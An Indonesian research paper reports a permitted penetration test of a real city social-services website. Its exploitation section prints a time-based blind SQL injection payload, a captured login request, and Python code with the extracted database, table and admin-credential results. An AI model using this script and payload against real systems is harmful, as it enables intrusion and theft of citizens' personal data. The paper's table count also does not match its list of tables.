JUTIS (Jurnal Teknik Informatika Unis)
Vol. x No. x Bulan xxxxx 202X **p-ISSN: 2252-5351**
Program Studi Teknik Informatika – Fakultas Teknik **e-ISSN: 2656-0860**
Universitas Islam Syekh-Yusuf Tangerang

Automated Blind SQL injection Dengan Script Pyton Menggunakan Metode PTES untuk Eksploitasi Keamanan Database E-goverment

Rizkie Irfan Awaludin[1], Alam Rahmatulloh[1]
[1]Universitas Siliwangi, Fakultas Teknik, Jl. Mugarsari, Kec. Tamansari, Kota Tasikmalaya,Jawa barat 46196
Email : 217006072@student.unsil.ac.id [1] ,alam@unsil.ac.id[1]

Abstrak

Perkembangan pesat dalam teknologi informasi telah memberikan dampak signifikan terhadap keamanan sistem e-government, terutama dengan meningkatnya risiko ancaman siber seperti serangan SQL Injection. SQL Injection adalah metode yang memungkinkan penyerang menyusup ke dalam sistem basis data dengan tujuan mengakses informasi yang bersifat sensitif. Penelitian ini bertujuan untuk menganalisis dan mengeksploitasi kerentanan SQL Injection pada website Dinas Sosial Kota Tasikmalaya, di mana ditemukan adanya kerentanan SQL Injection. Melalui pendekatan Penetration Testing Execution Standard (PTES), penelitian ini dilakukan melalui beberapa tahap, dimulai dengan pemindaian kerentanan menggunakan alat otomatis Acunetix, yang mendeteksi adanya 6 kerentanan kritis yang ada pada situs target yang mana dengan presentasi resiko dari 90% hingga 100% merupakan kerentanan yang bersifat berbahaya dan kerentanan Time-based SQL Injection mencapai presentase risiko 100%. Berdasarkan hasil pemindaian, skrip Python berhasil untuk menebak nama 1 database, 9 tabel, 5 kolom dan kredensial berupa nama pengguna, dan kata sandi admin dengan memodifikasi payload dan permintaan HTTP dari hasil pemindaian. Penelitian ini berhasil mengeksploitasi sistem dan mendapatkan akses ke halaman admin yang berisi banyak informasi penting dan pribadi, memperkuat temuan bahwa kerentanan Time-based SQL Injection dapat dimanfaatkan untuk memperoleh data yang sensitif. Hasil penelitian ini memberikan kesadaran untuk meningkatkan keamanan situs web e-government guna melindungi informasi sensitif warga. Namun, dengan menggunakan teknik custom script pyton untuk mengeksploitasi database pada kerentanan sql injection ini masih Sering kali website target menjadi tidak responsif (down), mengakibatkan penundaan dan menurunkan efisiensi uji penetrasi. Penelitian ini menyoroti pentingnya metode yang lebih aman dan efisien agar website tetap stabil selama pengujian.

Kata kunci: *Database,SQL Injection,PTES,Pyton, E-goverment.*

A. Pendahuluan

Sistem digital semakin banyak digunakan untuk meningkatkan efesiensi dan transparansi khususnya dalam pelayanan publik atau *E-government* (Tejedo-Romero et al., 2022). Salah satu Instansi pemerintahan yang memanfaatkan teknologi ini adalah Dinas Sosial Kota Tasikmalaya. Dengan begitu maka sangat rentan membuka peluang ancaman keamanan siber, kerentanan keamanan *database* menjadi ancaman yang sangat kritis,terutama dalam konteks lembaga pemerintahan seperti Dinas

Sosial Kota Tasikmalaya

Di antara berbagai macam jenis serangan yang bisa mengancam integritas sistem *E-government, time-based SQL injection* muncul sebagai teknik serangan yang sangat berbahaya sekaligus sulit terdeteksi (Rai et al., 2021). Teknik ini bekerja dengan memanfaatkan perbedaan waktu pada server Untuk mengetahui tentang struktur dan isi *database* tanpa menerima *feedback* langsung dari aplikasi (Crespo-Martínez et al., 2023). Hal ini yang membuat deteksi dan mitigasi menjadi tantangan yang signifikan.

Keamanan database *E-government*, khususnya pada tingkat daerah seperti Dinas sosial kota Tasikmalaya, menjadi sangat penting mengingat sensitivitas data yang dikelola oleh Dinas Sosial kota Tasikmalaya. Informasi pribadi warga, data penerima pembantuan sosial, data kondisi ekonomi warga, informasi kependudukan dan data keuangan bantuan sosial merupakan aset informasi yang penting dan harus dilindungi dari eksploitasi pihak luar (Venkatramulu et al., 2024). Tidak adanya tanggung jawab dari pihak luar mengakibatkan pelanggaran keamanan melalui serangan *time-based blind SQL injection* yang dapat mengakibatkan konsekuensi yang sangat serius, mulai dari penyalahgunaan informasi warga hingga potensi penyalahgunaan dana dan informasi bantuan sosial (Paul et al., 2024).

Untuk mengatasi tantangan yang dihadapi, pada penelitian ini mengusulkan pendekatan otomatisasi dalam mengeksploitasi dan mengevaluasi kerentanan *time-based blind SQL injection* dengan menggunakan *script pyton* dan bantuan alat otomatis seperti acunetix. Metodologi yang digunakan pada *Penetration Testing Execution Standard* (PTES), sebuah pendekatan yang sudah di akui secara luas untuk melakukan pengujian penetrasi yang sistematis dan komprehensif (Tahir & Risky, 2024).

Penelitian yang di lakukan oleh (Fikri et al., 2023) pada penelitian ini di lakukannya penetration testing pada situs web sekolah SMA negeri 1 sokaraja yang memiliki kerentanan SQL injection,dan meng eksploitasi kerentanan tersebut menggunakan pendekatan *Penetration Testing Execution Standar* (PTES) dan alat SQL map yang mana kelebihan pada penelitian ini pendekatan PTES berhasil menemukan *database* dan kredensial yang ada pada web target tetapi tidak berhasil untuk mendapatkan informasi penting yang ada di dalam web target tersebut. "Otomatisasi deteksi time-based SQL injection dengan Python meningkatkan efisiensi identifikasi kerentanan, didukung pendekatan sistematis metode PTES.

Penelitian terdahulu yang dilakukan (Reni Supartini, 2023.) berkaitan dengan penelitian ini adalah penelitian ini Fokus pada Melakukan deteksi serangan *SQL injection* bertipe boolean kepada *website* yang rentan. Penelitian ini menggunakan alat SQL map untuk melakukan eksploitasi serangan dan menggunakan metode *reguler expression*. Kelebihan dari penelitian ini adalah cakupan yang luas dan memberikan gambaran umum tentang cara mengeksploitasi website yang rentan. Namun penelitian ini terbatas pada tidak dilakukannya eksploitasi lebih lanjut ataupun manual dan masih menggunakan situs web vulnweb.com yang mana web tersebut


memang web untuk melakukan pengujian keamanan web secara aman bukan website luar atau melakukan serangan atau eksploitasi secara nyata.

Pada penelitian lainnya yang dilakukan oleh (Satya et al., 2024) Melakukan studi kasus tentang implementasi teknologi blockchain dalam keamanan database kependudukan di kementerian dalam negeri. Penelitian ini mengidentifikasi berbagai macam cara memperkuat keamanan *database* sebuah aplikasi web, termasuk juga menjelaskan arsitektur tentang *blockchain* itu sendiri. Kelebihan dari penelitian ini adalah wawasan yang mendalam tentang konteks yang dibahas namun dalam penelitian ini hanya berisikan tentang deskriptif lalu strategi kedepannya atau perencanaan yang tidak menampilkan secara teknis yang secara spesifik bisa mengamankan atau mengoptimasi *database* itu tersebut.

Penelitian ini bertujuan mengembangkan otomatisasi deteksi dan eksploitasi SQL *Injection* berbasis waktu menggunakan skrip Python dan Acunetix, serta menerapkan *Penetration Testing Execution Standard* (PTES) untuk menguji keamanan database Dinas Sosial Kota Tasikmalaya. Penelitian ini mengisi gap dengan melakukan eksploitasi pada situs web nyata menggunakan *script pyton*, memanfaatkan hasil pemindaian otomatis, dan mempertimbangkan dampak terhadap stabilitas sistem, guna meningkatkan efisiensi dan keamanan data sensitif seperti informasi warga dan bantuan sosial.

B. Metode

Implementasi metode yang di lakukan pada penelitian ini adalah menggunakan pendekatan *Penetration Testing Execution Standard (PTES)* dengan teknik *Blackbox pentesting* (Astrida et al., 2022). Pendekatan ini memiliki sistematika dalam pelaksanaan pentesting secara bertahap dengan tujuan mengeksploitasi sistem pada target yang diuji, di mana penguji tidak memiliki informasi mendalam tentang struktur internal target, sehingga pengujian dilakukan dari sudut pandang eksternal. Metode ini menggunakan keseluruhan sebanyak tujuh tahapan berurutan berikut adalah kerangka kerja penelitian) (Tahir & Risky, 2024).



Gambar 1. Kerangka kerja PTES

1. Pre-engangement

Tahap awal ini mencakup komunikasi antara pihak penguji dengan bidang kemanan Diskominfo Kota Tasikmalaya yang mengelola situs pemerintahan termasuk situs Dinas sosial Kota Tasikmalaya, Pada tahapan ini diakukannya komunikasi yang mana di lakukannya perizinan pentest lalu menentukan tujuan, *tools* apa saja yang digunakan serta batasan pengujian agar pengujian atau pentest berjalan dengan aman.

2. Information Gathering

Pada tahapan ini dilakukannya pengumpulan informasi sebanyak mungkin terkait dengan sistem web target. Dalam proses ini untuk mengumpulkan informasi umum tentang target yang akan di uji, menggunakan alat bantu seperti nmap dan *lookup* (Madani et al., 2024). Nmap berfungsi untuk mengidentifikasi *port-port* yang terbuka dan versi yang berjalan di atasnya dan Sementara *lookup* digunakan untuk mendapatkan informasi domain,server dan IP.

3. Threat Modeling

Threat Modeling dilakukan untuk proses pemodelan ancaman yang digunakan sebagai bentuk pendekatan yang difungsikan untuk merancang pengujian yang direncanakan langkah ini bertujuan untuk membantu mengidentifikasi dan juga memahami potensi celah keamanan yang mungkin akan terungkap selama pelaksanaan pengujian atau pentest ini (Subhash et al., 2024).

4. Vulnerability Analysis

Analisis kerentanan dilakukan terhadap sistem target. Pemindaian secara otomatis menggunakan alat seperti Acunetix untuk mendeteksi adanya kerentanan *SQL injection* yang berjenis *Time-based Blind SQL Injection*. Pemindaian ini menghasilkan keluaran berupa data atau informasi terkait di titik-titik lemah yang dapat dieksploitasi pada sistem target (Li, 2020).

5. Exploitation

Setelah dilakukannya analisis kerentanan, maka dilakukannya eksploitasi untuk menguji kerentanan yang telah ditemukan. Dikarenakan pada hasil pemindaian kerentanan jenis kerentanan yang berpotensi paling tinggi pada situs target adalah jenis kerentanan *SQL injection* (Frumento et al., 2024). Di kembangkan skrip Pyton untuk melakukan serangan *Time-based Blind SQL Injection* pada *database* target ini bertujuan untuk mendapatkan nama,tabel pada *database* yang berisikan informasi yang sensitif.

6. Post Exploitation

Selanjutnya adalah dilakukannya analisis lebih lanjut dan mengumpulkan informasi dari hasil eksploitasi dan menganalisis dampak dari hasil akses yang

diperoleh (Frumento et al., 2024). Pada tahap ini, informasi sensitif yang berhasil diakses melalui halaman admin dianalisis untuk menilai tingkat keparahan kerentanan yang ada.


7. *Reporting*

Tahapan terakhir adalah tahapan pelaporan yang mana menyusun laporan yang rinci tentang seluruh proses pengujian atau uji penetrasi yang dilakukan memaparkan hasil eksploitasi dan memberikan saran perbaikan atau mitigasi kepada pihak yang mengelola sistem web target.

C. Hasil dan Pembahasan

1. Threat Modeling

Proses pemodelan ancaman dilakukan dengan menggunakan informasi yang dikumpulkan dari tahap sebelumnya untuk merancang tahapan dan memudahkan untuk memahami suatu kerentanan yang kemungkinan ditemukan pada saat penelitian. Gambar 2. Menampilkan skema pemodelan pada ancaman *time based SQL injection* yang dilakukan selama penelitian.




Gambar 2. Skema pemodelan

Langkah awal pada pemodelan ancaman ini adalah pemindaian kerentanan, yang mana mencar kerentanan kritis yang bisa di eksploitasi. Selanjutnya jika di dalam pemindahan kerentanan itu tidak ditemukan kerentanan yang kritis seperti jenis *time-based SQL injection* maka selesai, tetap jika ditemukan maka masuk ke langkah selanjutnya. Setelah ditemukan kerentanan time based *SQL injection* dilakukan percobaan *script python* untuk mengeksploitasinya seperti mulai mencari informasi nama *database* hingga di temukan username dan *password* laman admin nya.

2. Vulnerability Analysis

Tahapan berikutnya adalah analisis kerentanan, pada tahap ini sistem target akan dipindai untuk dianalisis identifikasi guna mengungkap potensi kerentanan. Alat yang digunakan di dalam analisis ketahanan ini adalah menggunakan alat Acunetix. Alat atau *tools* Acunetix ini digunakan untuk menganalisis kerentanan pada situs Dinas sosial Kota Tasikmalaya. Acunetix yang di pakai adalah Acunetix Premium guna memaksimalkan analisis kerentanan. Pada Gambar 3. menunjukan hasil pemindaian kerentanan dari *tools* Acunetix.



Gambar 3. Hasil Pemindaian kerentanan otomatis

Pemindaian dengan Acunetix menemukan beberapa jenis kerentanan, tetapi yang paling berisiko tinggi adalah *SQL injection* jenis *Time-Based SQL Injection*. Kerentanan ini membuka peluang eksploitasi lebih lanjut untuk mengakses data sensitif di dalam situs target.

3. Exploitation

Eksploitasi *SQL injection* secara manual memungkin perintah SQL berbahaya langsung ke dalam sistem target yang rentan. Eksploitasi manual ini masih memanfaatkan *payload* dan http request yang di dapatkan dari hasil pemindaian otomatis. Berikut adalah tahapan dari eksploitasi manual.

a. Modifikasi Payload dan HTTP Request

Modifikasi payload ini meningkatkan akurasi dalam menebak struktur database pada situs target dengan memanfaatkan analisis waktu respons untuk menghitung panjang nama database situs web. Pada Tabel 1. menunjukan hasil modifikasi payload dari payload sebelumnya yang di hasilkan dari *tools* Acunetix.

Tabel 1. Hasil Modifikasi Payload

Sebelum	Sesudah
aYlNlfd*0'*OR(if(now()=sysdate(),sleep(6),0))XOR'Z	aYlNlfdX0'X0R(if(LENGTH(d***())=*,sleep(*),0))XOR'Z

Pemindaian kerentanan secara otomatis juga selain memiliki keluaran berupa http request yang nantinya menjadi header pada saat peng-implementasian ke skrip pyton di sertai dengan payload yang sebelumnya telah di modifikasi, pada tabel 2. *http request* dari hasil pemindaian kerentanan otomatis.

Tabel 2. HTTP Request

POST /login HTTP/1.1 X-Requested-With: XMLHttpRequest Referer: https://sihebat.tasikmalayakota.go.id/ Cookie: PHPSESSID=**ded9d******ll9nr Content-Type: application/x-www-form-urlencoded Content-Length: 100 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Encoding: gzip,deflate,br User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 Host: sihebat.tasikmalayakota.go.id

Payload dan HTTP request yang diperoleh dari pemindaian otomatis diadaptasi ke dalam skrip Python untuk mendukung pengujian kerentanan secara manual atau terstruktur. Informasi seperti parameter, URL, *header*, dan metode request yang dihasilkan dari proses pemindaian dimanfaatkan sebagai komponen penting dalam skrip. Skrip ini dirancang untuk mereplikasi dan mengotomatisasi pengiriman *HTTP request* dengan payload yang telah dimodifikasi, sehingga dapat digunakan untuk memvalidasi atau mengeksploitasi kerentanan secara lebih mendalam. Pseudocode pada Gambar 4.

```
# Import library untuk melakukan HTTP request dan pengukuran waktu
Import requests
Import time
Import string

# Definisikan template payload untuk menebak nama database
DEFINE db_name_char_payload_template AS "aY••0'XOR(if(substring(database(),
{},1)='{}',sleep(6),0))XOR'Z"
# Fungsi untuk mengukur waktu respon server berdasarkan payload
FUNCTION measure_response_time(payload):
    SET url TO "https://sihebat.tasikmalayakota.go.id/login"
    SET headers TO {Proper header values sesuai kebutuhan request}
    SET data TO {login form values dengan username sebagai payload}
    START timer
    SEND POST request TO url WITH data AND headers
    STOP timer
    RETURN elapsed time

# Fungsi untuk menebak nama database
FUNCTION guess_db_name():
    SET db_name TO "" (empty string)
    SET position TO 1 (start from first character)

    WHILE True:
        SET found_char TO False

        FOR EACH char IN all printable characters (letters, digits, symbols):
            SET payload TO db_name_char_payload_template WITH position AND char
            CALL measure_response_time(payload) AND ASSIGN RESULT TO response_time

            IF response_time >= 6:
                ADD char TO db_name
                INCREMENT position
                SET found_char TO True
                PRINT "Nama database sementara: db_name"
                BREAK FOR LOOP

        IF found_char IS False:
            BREAK WHILE LOOP (no more characters found)

    PRINT "Nama database: db_name
# Panggil fungsi untuk memulai proses
CALL guess_db_name_table_count_table_name_user_coloumn_user-username_pass()
```

Gambar 4. Pseudocode dari skrip pyton

b. Menebak nama *database*

Untuk menebak nama *database*, payload yang sudah di modifikasi dan *http request* di implementasikan ke dalam skrip pyton yang telah di buat. Gambar 5. adalah penggalan skrip pyton yang berhasil menebak nama *database*.

```
            payload = db_name_char_payload_template.format(position, char)
            response_time = measure_response_time(payload)
            if response_time >= 6:
                db_name += char
                print(f"Nama database sementara: {db_name}")
                position += 1
                found_char = True
                break
        if not found_char:
            break  # Berhenti jika tidak menemukan karakter selanjutnya
    print(f"Nama database: {db_name}")

# Menjalankan fungsi untuk menebak nama database
guess_db_name()
```

```
Nama database: dbdinsos
```

Gambar 5 Proses menebak *database*

Penggalan *source code* pada gambar 5. merupakan penggalan script pyton yang telah berhasil menebak nama *database* yang memiliki keluaran **"dbdinsos".**

c. Menebak jumlah tabel dalam database

Setelah berhasil menebak nama *database* langkah selanjutnya adalah menebak jumlah "tabel guess_table_count" pada "dbdinsos" masih sama menggunakan script untuk menebak *database* sebelumnya, untuk menebak jumlah tabel payload di sesuaikan agar bisa menebak jumlah tabel yang ada di dalam *database.*

```
    start_time = time.time()
    # Menonaktifkan verifikasi SSL dengan verify=False
    response = requests.post(url, data=data, headers=headers, verify=False)
    response_time = time.time() - start_time
    return response_time

def guess_table_count():
    table_count = 0
    while True:
        payload = table_count_payload_template.format(table_count)
        response_time = measure_response_time(payload)
        if response_time >= 6:
            print(f"Jumlah tabel dalam database 'dbdinsos': {table_count}")
            break
        table_count += 1

# Menjalankan fungsi untuk menebak jumlah tabel
guess_table_count()
```

```
Jumlah tabel dalam database 'dbdinsos': 9
```

Gambar 6. proses menebak jumlah tabel db

Gambar 6. di atas menunjukan skrip berhasil untuk menebak jumlah tabel pada *database* yang mana menunjukan terdapat **9 tabel** di dalam *database* tersebut.

d. Menebak Nama tabel

Langkah berikutnya adalah menebak nama tabel yang ada di dalam *database.* Tahapan ini sangatlah penting karena membantu dalam memahami jenis data yang digunakan atau disimpan oleh situs *website*. Sekaligus memudahkan untuk memperoleh data sensitif, dengan memperoleh nama-nama tabel bisa lebih fokus pada eksploitasi lebih lanjut terhadap struktur data tersebut.

Gambar 7. Proses menebak nama tabel db

Gambar 7. menunjukan hasil pemerosesan nama tabel menggunakan skrip pyton di dapatkan bahwa berhasilnya di tebak seluruh nama tabel berupa hasil dari 9 nama tabel hasil tebakan **['tabel_control', 'tabel_kependudukan', 'tabel_konsumsi', 'tabel_pekerjaan', 'tabel_pendidikan', 'tabel_rumah', 'tabel_tabungan', 'user']**

e. Menebak nama kolom tabel *"user"*


Pada tahapan ini setelah diketahui seluruh nama tabel maka di pilihlah salah satu nama tabel yaitu tabel *"user"* untuk di serang yang kemungkinan memiliki isi yang sesitif dan data yang penting di dalamnya.

Gambar 8. menebak nama kolom tabel user

Pada Gambar 8. merupakan dari hasil menebak nama kolom pada tabel **"*user*"** di dapatkan, empat informasi yang mana dua di antaranya yaitu **"*username*"** dan **"pass"** yang bisa di pakai untuk masuk ke halaman admin situs target.

f. Menebak *username* dan *password*

Setelah berhasil menebak nama kolom pada tabel user yang mana Di dalam tabel *user* tersebut memiliki kolom ***username*** dan ***password***, langkah selanjutnya adalah menebak dua kolom tersebut untuk masuk ke laman admin situs target, seperti yang tertera pada Gambar 9.



Gambar 9. menebak username dan pass

Hasilnya adalah berhasil ditebaknya isi dari kedua kolom tersebut yang mana ***username*** adalah "**admin"** dan *password*-nya adalah sebuah *password* berbentuk Md5 ter-enkripsi.

g. Decrypt Password


Setelah berhasil menemukan *password* maka tahap selanjutnya adalah men-decrypt password karena hasil penebakan melalui skrip pyton *password* masih berbentuk md5 yang ter-enkripsi. Gambar 10. adalah hasil dari Decrypt dari *password* yang ter-enkripsi.

Gambar 10. Decrypt Password

Hasil dari *decrypt password* yang terenkripsi adalah teks asli dari *password* tersebut yang dapat digunakan untuk mengakses sistem target.

h. Percobaan login

Setelah mendapatkan seluruh kredensial yang di butuhkan termasuk *username* dan *login* berikutnya adalah percobaan masuk ke halaman admin menggunakan *username* dan *password* yang sudah di temukan, seperti tampilan pada Gambar 11.



Gambar 11. Berhasil masuk ke halaman admin

Hasil yang di tampikan pada Gambar 11. adalah setelah mencoba masuk menggunakan *username* dan *password* yang sudah ditemukan sebelumnya hasilnya adalah berhasil masuk ke laman situs web target Dinas sosial kota Tasikmalaya. Pada situs web Dinas sosial kota Tasikmalaya di temukan. banyak informasi sensitif warga seperti NIK,KK, alamat dll.

4. Post Exploitation

Pada tahapan ini dilakukan setelah berhasil mengeksploitasi celah keamanan sistem target, tahapan *post-exploitation* adalah tahapan menganalisis dampak dari exploitasi dan informasi apa saja yang di peroleh pasca melakukan exploitasi kepada sistem target. Berikut pada Tabel 3. yang menunjukan dampak dan rincian informasi yang telah ditemukan pada tahapan sebelumnya.

Tabel 3. dampak dan rincian informasi

No	Aspek	Rincian
1	Akses	Akses penuh ke halaman admin dan database berhasil di peroleh
2	Informasi	Kredensial admin (username,password) dan data sensitif warga (Nama,NIK,KK,alamat,foto)
3	Skala	Potensi Kebocoran data dan dapat menyebabkan pelanggaran privasi
4	Stabilitas	Sistem tidak stabil dan akan down ketika sering dilakukan eksploitasi

Dari rincian tabel di atas maka diperlukannya penilaian tingkat resiko terhadap sistem setelah di eksploitasi untuk mengukur sejauh mana dampak yang ditimbulkan oleh kerentanan tersebut.

Tabel 4. Penilian tingkat resiko

No	Jenis Resiko	Tingkat Resiko	Rekomendasi
1	Akses tidak sah	Tinggi	Penguatan autentikasi dan enkripsi data
2	Pembuatan Backdoor	Tinggi	Penerapan sistem deteksi intrusi (IDS)
3	Kebocoran Informasi	Sedang	Mengatur Kebijakan Privasi
4	Eskalasi Hak Akses	Tinggi	Pembatasan Hak Akses

Tabel 4. di atas mengidentifikasi berbagai jenis risiko keamanan dalam sistem informasi, menentukan tingkat risiko yang dihadapi, serta memberikan rekomendasi yang sesuai.

5. Reporting

Pada tahapan terakhir yaitu reporting seluruh bagian dan tahapan berting pada saat pengujian dilaporkan dan di dokumentasikan yang mana laporan tersebut berisikan apa saja yang telah diakukan sama pengujian berlangsung tehadap sebuah situs web Dinas sosial kota Tasikmalaya, Maka dari seluruh hasil pengujian kerentanan yang dilakukan, terdapat satu kerentanan yang berhasil dieksploitasi yaitu *time based-SQL injection.* Sebagai mana yang ditunjukan pada Tabel 5. berikut.

Tabel 5. Informasi keberhasilan Eksploitasi

Jenis Serangan	Alat	status
Time-based SQL injection	Acunetix,Script pyton	Berhasil

Dalam tahapan melakukan pemindaian keamanan pada situs web Dinas sosial Kota Tasikmalaya dibantu juga dengan *tools* Acunetix untuk melakukan pemindaian kerentanan terhadap sistem target. Berikut adalah hasil temuan jenis serangan beserta mitigasinya yang ditemukan di situs web Dinas Sosial kota Tasikmalaya di jabarkan pada Tabel 6. berikut ini.

Tabel 6. hasil pemindaian kerentanan keseluruhan

No	Jenis kerentanan	Resiko	Presentase	Mitigasi
1	*SQL Injection*	High	100%	Gunakan prepared statements atau parameterized queries
2	*DataTables Prototype Pollution Vulnerability*	High	90%	Implementasikan kontrol akses yang lebih ketat pada objek JavaScript
3	*HSTS Policy Not*	Medium	95 %	Konfigurasikan header HTTP Strict

	Enabled			Transport Security (HSTS)
4	*Vulnerable JavaScript libraries*	Medium	90%	Perbarui Libraries ke yang lebih aman
5	*Development configuration files*	Medium	95%	Pastikan file konfigurasi tidak mengandung informasi sensitif seperti kredensial.
4	*Invalid SSL Certificate*	Medium	100 %	Perbarui atau buat ulang sertifikat SSL yang valid
5	*Programming error messages*	low	95%	Menonaktifkan pesan kesalahan debug pada lingkungan produksi.
6	*Missing Content-Type Header*	low	100%	Tambahkan header Content-Type yang sesuai untuk setiap respon HTTP.

Berdasarkan tabel di bawah merupakan perbandingan dari penelitian sebelumnya yang mana yang menjadikan acuan dan perbandingan penelitian ini dengan penelitian yang pernah di lakukan sebelumnya terutama dalam mengeksploitasi aplikasi web yang memiliki kerentanan *sql injection*.

Tabel 7. hasil perbandingan penelitian sebelumnya

Penelitian	**Alat**	**Lingkup**	**Masuk ke Laman Admin**	**Akses data sensitif**
(Riyanti et al., 2024)	SQL Map	Aplikasi *E-commerce*	Tidak	Ya
(Burhani & Priyawati, 2024)	OWASP ZAP	Web Pemerintahan	Tidak	Tidak
(Al et al., n.d.)	SQL Map	Situs web SMA negeri Wanayasa	Tidak	Tidak
[Penelitian yang di lakukan]	Acunetix, Script Pyton	Situs web Dinsos kota Tasikmalaya	Ya	Ya

Tabel 7. Menunjukan penelitian yang dilakukan sebelumnya yang mengeksploitasi kerentanan *SQL Injection* dengan menggunakan *tools* SQL map dan OWASP ZAP belum bisa untuk sampai berhasil masuk ke dalam admin atau hanya bisa untuk mengetahi database nya saja, sedangankan penelitian ini berhasil untuk masuk ke lalam admin dan mengetahui isi *database* dari target.

D. Kesimpulan

Penelitian ini berhasil mengidentifikasi dan mengeksploitasi kerentanan *Time-based SQL Injection* yang mana memiliki resiko presentase sebesar 100% pada website Dinas Sosial Kota Tasikmalaya menggunakan metode PTES. Melalui penggunaan Acunetix dan pengembangan skrip Python khusus, peneliti berhasil mengakses informasi sensitif dari database target, termasuk kredensial admin dan data pribadi warga. Analisis menunjukkan tingkat risiko terkait akses tidak sah dan eskalasi hak akses. Selain *SQL Injection*, ditemukan juga kerentanan lain yang terekam pada saat pemindaian kerentanan. Penelitian ini menghasilkan rekomendasi keamanan spesifik dan menekankan pentingnya evaluasi keamanan yang komprehensif pada sistem *E-*

goverment untuk melindungi data sensitif warga. Temuan ini memberikan wawasan berharga tentang kerentanan sistem *E-government* dan landasan untuk peningkatan keamanan di masa depan.

